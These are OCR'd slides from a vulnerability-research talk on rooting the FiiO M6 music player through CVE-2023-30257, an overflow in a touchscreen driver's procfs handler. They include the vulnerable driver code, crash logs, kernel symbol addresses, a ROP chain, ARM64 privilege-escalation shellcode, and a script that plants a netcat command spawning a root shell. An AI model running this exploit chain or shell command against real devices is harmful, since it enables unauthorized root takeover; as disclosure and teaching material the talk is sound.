Hacking The FiiO M6:

Adventures in Rooting A Hi-Fi Music Player (CVE-2023-30257)

By: Jack Maginnes (stigward)

Agenda

01

Overview

whoami

Jack Maginnes:

- Vulnerability Research @ Interrupt Labs INTERRUPT LABS
- @_stigward on 𝕏
- First time speaker
- GT Alum
- Hobbies: Abandoning side projects, triathlons, replaying Insomniac's Spider-Man

Presentation Goals

- Describe methodology for both finding and exploiting a bug in the FiiO M6
- Detail in broad strokes the methodology for getting started looking for LPEs on Android
- **Target Audience**: CTF Players, beginners in kernel exploitation, people with a general interest in vuln research

Motivation


- Had the FiiO M6 in my backpack while on a cross-country flight

02

The FiiO M6

Device:

- Portable High-Resolution Music Player
- Part of the FiiO “mid-end” line of devices, composed of the M6, M7, and M9
- Released in 2018, purchased mine in 2021, sold through late 2022



Tech Specs:

- Running a customized version of Android 7.0 (released 2016)
    - Linux version 3.18.14
- Exynos 7270 chipset (released 2016)
- ARM64-based
- Firmware version: 1.0.4 released May 20th, 2020.

03

Vulnerability Research & Discovery

Android Debuggin g

Enabling Debugging

Enable Developer Settings By Clicking The Build Number Repeatedly

STAGE 1

Enable USB Debugging in the Developer Settings

STAGE 2

Use **Android Debug Bridge (ADB)** to get a low-priv shell on the device

STAGE 3


PrivEsc Basics

Attacking The Kernel

End goal: to have a **root** shell on the device


- How can we get the device kernel to process untrusted data from our userland shell?
- The easiest way to go about this is to interact files exposed by kernel drivers

Device files and entries in procfs often specify how file operations should be handled by the kernel corresponding kernel driver.


User space applications
System Calls
Kernel Core
Device Drivers
Linux Kernel
Devices

```c
#define DEVICE_NAME "example_device"
#define BUFFER_SIZE 1024

static int major_number;
static char message[BUFFER_SIZE] = {0};

static ssize_t dev_write(struct file *filep, const char __user *buffer, size_t len, loff_t *offset) {
    if (len > BUFFER_SIZE - 1) {
        printk(KERN_ALERT "example_device: Input is too long!\n");
        return -EINVAL;
    }

    memset(message, 0, BUFFER_SIZE);

    if (copy_from_user(message, buffer, len)) {
        printk(KERN_ALERT "example_device: Failed to copy from user space\n");
        return -EFAULT;
    }

    printk(KERN_INFO "example_device: Received %zu characters from the user\n", len);
    return len;
}

static struct file_operations fops = {
    .write = dev_write,
};

static int __init example_init(void) {
    major_number = register_chrdev(0, DEVICE_NAME, &fops);
    return 0;
}
```


Attacking The Kernel (Cont.):




Will execute the registered write handler (*dev_write*) as root with our supplied data


Dumb Fuzzing

Attacking The Kernel (Cont.):



Attacking The Kernel (Cont.):





"This program will simply recursively list all files on the phone and actually attempt to open them for reading and writing. This will give us the true list of files/devices on the phone we are able to open…What if we just randomly try to read and write to the files?"

Getting A Crash

```
Writing "/sys/kernel/debug/tracing/trace"
Writing "/proc/ftxxxx-debug"
stigward@stigward-virtual-machine:~/Android/Sdk/platform-to
```

Root Cause Analysis

ZENFONE2 / drivers / input / touchscreen / ftxxxx_ex_fun.c

```
static int ftxxxx_debug_read( char *page, char **start, off_t off, int count, int *eof, void *data );
static int ftxxxx_debug_write(struct file *filp, const char __user *buff, unsigned long len, void *data);
#endif
#if (LINUX_VERSION_CODE > KERNEL_VERSION(3, 10, 0))
static const struct file_operations ftxxxx_proc_fops = {
        .owner = THIS_MODULE,
        .read = ftxxxx_debug_read,
        .write = ftxxxx_debug_write,
};
#endif
```

```c
static ssize_t ftxxxx_debug_write(struct file *file, const char __user *buf, size_t count, loff_t *ppos)
{
        struct i2c_client *client = (struct i2c_client *)ftxxxx_proc_entry->data;
        unsigned char writebuf[FTS_PACKET_LENGTH];
        int buflen = count;
        int writelen = 0;
        int ret = 0;

        if (copy_from_user(&writebuf, buf, buflen)) {
                dev_err(&client->dev, "%s:copy from user error\n", __func__);
                return -EFAULT;
        }
        proc_operate_mode = writebuf[0];
```

What if count > FTS_PACKET_LENGTH

```c
#define     FTS_PACKET_LENGTH          128
#define     FTS_SETTING_BUF_LEN        128
```

__copy_from_user — Copy a block of data from user space, with less checking.

Synopsis

```c
unsigned long __copy_from_user ( void * to,
                                 const void __user * from,
                                 unsigned long n);
```

```rust
let mut buf = vec![0x41u8, 8 * 128]; // 1024 bytes of junk 0x41s
let mut buf1 = vec![0x42u8, 8]; // 8 bytes of 0x42, overwriting our saved x30 address
buf.append(&mut buf1);
```

```
[67110.971899]  [1:      crash_poc: 5722] ------------[ cut here ]------------
[67110.972374]  [1:      crash_poc: 5722] Kernel BUG at 0042424242424242 [verbose debug info unavailable]
[67110.972825]  [1:      crash_poc: 5722] Internal error: Oops - BUG: 8a000000 [#1] PREEMPT SMP
[67110.974527]  [1:      crash_poc: 5722] Modules linked in:
[67110.979901]  [1:      crash_poc: 5722] exynos-snapshot: core register saved(CPU:1)
[67110.987439]  [1:      crash_poc: 5722] CPUMERRSR: 0000000008040b05, L2MERRSR: 0000000010242f58
[67110.996017]  [1:      crash_poc: 5722] exynos-snapshot: context saved(CPU:1)
[67111.003493]  [1:      crash_poc: 5722] exynos-snapshot: item - log_kevents is disabled
[67111.010940]  [1:      crash_poc: 5722] CPU: 1 MPIDR: 80000001 PID: 5722 Comm: crash_poc Tainted: G        W
[67111.023892]  [1:      crash_poc: 5722] Hardware name: Exynos 7570 SMDK board (DT)
[67111.031364]  [1:      crash_poc: 5722] task: ffffffc0075a5600 ti: ffffffc0074b0000 task.ti: ffffffc0074b000
[67111.041154]  [1:      crash_poc: 5722] PC is at 0x42424242424242
[67111.047124]  [1:      crash_poc: 5722] LR is at 0x4242424242424242
[67111.053286]  [1:      crash_poc: 5722] pc : [<0042424242424242>] lr : [<4242424242424242>] pstate: 90000145
[67111.062982]  [1:      crash_poc: 5722] sp : ffffffc0074b3e40
[67111.068622]  [1:      crash_poc: 5722] x29: 4141414141414141 x28: ffffffc0074b0000
[67111.076249]  b0000    crash_poc: 5722] x27: ffffffc00008d000 x26: 0000000000000004
[67111.083874]  00004    crash_poc: 5722] x25: 0000000000000182 x24: 0000000000000011
[67111.091502]  00011    crash_poc: 5722] x23: 0000000000000408 x22: 00000000f73a3000
[67111.099131]  a3000    crash_poc: 5722] x21: ffffffc0074b3ec8 x20: 0000000000000408
[67111.106761]  00408    crash_poc: 5722] x19: ffffffc007424340 x18: 0000000000000000
[67111.114388]  00000    crash_poc: 5722] x17: 0000000000000000 x16: ffffffc00018beec
[67111.122016]  8beec    crash_poc: 5722] x15: 0000000000000000 x14: 00000000f762f638
[67111.129646]  2f638    crash_poc: 5722] x13: 00000000ffb2e440 x12: 00000000ffb2e490
[67111.137275]  2e490    crash_poc: 5722] x11: 00000000ffb2e588 x10: 0000000000000000
[67111.144901]  00000    crash_poc: 5722] x9 : 0000000000000408 x8 : 0000000000000000
```

03 Exploitation

Kernel Exploitation 101

Common Exploit Strategy

A well known strategy in the Linux kernel exploitation space. Basic idea:

- `prepare_kernel_cred`: creates a root-privileged cred when called with a NULL argument
- `commit_creds`: takes a pointer to a cred structure, and sets the current process to have that privilege level

Therefore, `commit_creds(prepare_kernel_cred(NULL))` sets the process's privilege level to root. After that, we just return execution out of kernel mode and back to our userland process.


```
~/Downloads/ksyms_finder master*
❯ python3 find_syms.py ../kernel | grep prepare_kernel_cred
0xffffffc0000b6368 T prepare_kernel_cred
0xffffffc000ae6d50 R __ksymtab_prepare_kernel_cred
0xffffffc000afa4cc r __kstrtab_prepare_kernel_cred

~/Downloads/ksyms_finder master*
❯ python3 find_syms.py ../kernel | grep commit_creds
0xffffffc0000b5ffc T commit_creds
0xffffffc000adf960 R __ksymtab_commit_creds
0xffffffc000afa508 r __kstrtab_commit_creds
```

NO KASLR


Exploit Strategy

Executable Stack

- We overwrite the return pointer and jump so - ROP?
- Our overflow actually goes over into x21
- If our stack is executable, we could jump to our own shellcode in x21



```
poc: 3029] X21: 0xfffffc00acb3e48:
poc: 3029] 3e48  43434343 43434343 43434343
poc: 3029] 3e68  43434343 43434343 43434343
poc: 3029] 3e88  43434343 43434343 9071d653
poc: 3029] 3ea8  00000000 00000000 00000000
poc: 3029] 3ec8  00331500 00000000 9fe62f80
poc: 3029] 3ee8  00000000 00000000 9fe62f80
poc: 3029] 3f08  00000000 f00ff00f f00ff00f
poc: 3029] 3f28  ffff0000 ffffffff ffff0000
poc: 3029]
```


Stack
OVERFLOW
~~Saved x30~~
“blr x21”
x21
SHELL CODE

```
poc: 3051] PC is at 0xffffffc004443ec8
poc: 3051] LR is at walk_system_ram_range+0x98/0xcc
poc: 3051] pc : [<ffffffc004443ec8>] lr : [<ffffffc00009e668>] pstate: 90000145
poc: 3051] sp : ffffffc004443e40
poc: 3051] x29: 0000000000000000 x28: ffffffc004440000
poc: 3051] x27: ffffffc000bfc000 x26: 0000000000000040
poc: 3051] x25: 0000000000000119 x24: 0000000000000015
poc: 3051] x23: 0000000000001000 x22: 0000007ffa3eb900
poc: 3051] x21: ffffffc004443ec8 x20: 4343434343434343
poc: 3051] x19: 4343434343434343 x18: 0000007f98e64000
poc: 3051] x17: 0000000000000000 x16: ffffffc00018beec
poc: 3051] x15: 0000000000000068 x14: c4ceb9fe1a85ec53
poc: 3051] x13: 0a2e2e2e72656767 x12: 69727420676e6974
poc: 3051] x11: 0000000000000000 x10: 0000000000000000
poc: 3051] x9 : 4343434343434343 x8 : 0000000000000000
poc: 3051] x7 : 0000000000000000 x6 : 0000000000000001
poc: 3051] x5 : ffffffc02a5516d4 x4 : 0000007ffa3ec900
poc: 3051] x3 : ffffffc02a5516d4 x2 : 0000000000000000
poc: 3051] x1 : 0000000080000000 x0 : 0000000000001000
```

```c
uint64_t *chain = (uint64_t *)&buf[1024];
*chain++ = (uint64_t)blr_x21;
*chain++ = (uint64_t)nop;
*chain++ = (uint64_t)nop;
*chain++ = (uint64_t)nop;
*chain++ = (uint64_t)nop;

// ... continue chain

*chain++ = (uint64_t)nop;
*chain++ = (uint64_t)x21_overflow;
```

```
poc: 3040] PC is at 0xffffffc007877f30
poc: 3040] LR is at walk_system_ram_range+0x98/0xcc
poc: 3040] pc : [<ffffffc007877f30>] lr : [<ffffffc0000
poc: 3040] sp : ffffffc007877e40
poc: 3040] x29: 0000000000000000 x28: ffffffc007874000
poc: 3040] x27: ffffffc000bfc000 x26: 0000000000000040
poc: 3040] x25: 0000000000000119 x24: 0000000000000015
poc: 3040] x23: 0000000000001000 x22: 0000007fd4dbb420
poc: 3040] x21: ffffffc007877ec8 x20: d503201fd503201f
poc: 3040] x19: d503201fd503201f x18: 0000007f9cbc6000
```

Custom Shellcode

```
mov x0, xzr                 // move 0x0 into x0
mov x2,  #0x6368            // mov addr of prepare_kernel_cred into x2
movk x2, #0x000b, lsl #16
movk x2, #0xffc0, lsl #32
movk x2, #0xffff, lsl #48
blr x2                      // branch to addr in x2
mov x4,  #0x5ffc            // mov addr of commit_creds into x4
movk x4, #0x000b, lsl #16
movk x4, #0xffc0, lsl #32
movk x4, #0xffff, lsl #48
blr x4                      // branch to addr in x4
```

```
sub x2, x21, #0x80  // store pointer to win address in x2
ldr x1, [x2]        // deref pointer into x1. x1 now holds win() address
ldr x4, [x2, #0x08] // deref pointer+0x8 into x4. x4 now holds fake stack pointer
mov x0, xzr         // move 0 into x0
MSR SP_EL0, x4      // set EL0 (usermode) stack pointer to x4
MSR ELR_EL1, x1     // set EL1 (kernelmode) return address to x1
MSR SPSR_EL1, x0    // set status regs to 0x0
ERET
```

GAME OVER?

```
smdk7270:/ $ /data/local/tmp/poc
[+] Starting trigger...
[+] Stack Pointer: 0x7fcbc44880
[+] win() address: 0x239494
[+] Writing ROP chain...
[+] Returned from supervisor mode
[!] Win

Segmentation fault
139|smdk7270:/ $
```

Revising Our Strategy:

RECAP

WHAT DO WE HAVE?

- The ability to execute arbitrary shell code in supervisor mode
- The ability to return to userland without crashing the device

WHAT DO WE NOT HAVE?

- The ability to directly escalate our executing process's privileges without crashing

With this information, can we use a different technique to finish out our exploit?

HotPlugEater:

- Presented in 2016
- The global variable `uevent_helper` points to a script which the kernel uses on a hotplug event.
- Simply changing the variable is enough to trigger the `kobject_uevent_env` function, which will malicious script.

TIMELINE

Step 1

Create malicious script in `/data/local/tmp`

Step 2

Trigger overflow and ROP to shellcode

Step 3

Use shellcode to overwrite `uevent_helper` with a path to our script in `/data/local/tmp`

Step 4

Wait for kernel to execute malicious script with root perms

```
!/system/bin/sh
echo "[+] Creating malicious script at /data/local/tmp/cmd..."
echo "#!/system/bin/sh" >> /data/local/tmp/cmd
echo "/system/bin/busybox1.11 nc 127.0.0.1 4444 -e /system/bin/sh" >> /data/local/tmp/cmd
chmod 777 cmd

echo "[+] Starting exploit..."
/data/local/tmp/poc 2>/dev/null
sleep 5

echo "[+] Launching listener..."
echo "[!] Wait for r00t shell..."
/system/bin/busybox1.11 nc -lp 4444
```

```
smdk7270:/data/local/tmp $ whoami
shell
smdk7270:/data/local/tmp $ ./exploit
[+] Creating malicious script at /data/local/tmp/cmd...
[+] Starting exploit...
[+] Starting trigger...
[+] Ropping to shellcode...
[+] Launching listener...
[!] Wait for r00t shell...
/system/bin/whoami
root
```

Resources

- Exploit Code:

  https://github.com/stigward/PoCs-and-Exploits
- 2 Part Blog Post: https://stigward.github.io/
- We are hiring! https://interruptlabs.co.uk

Questions?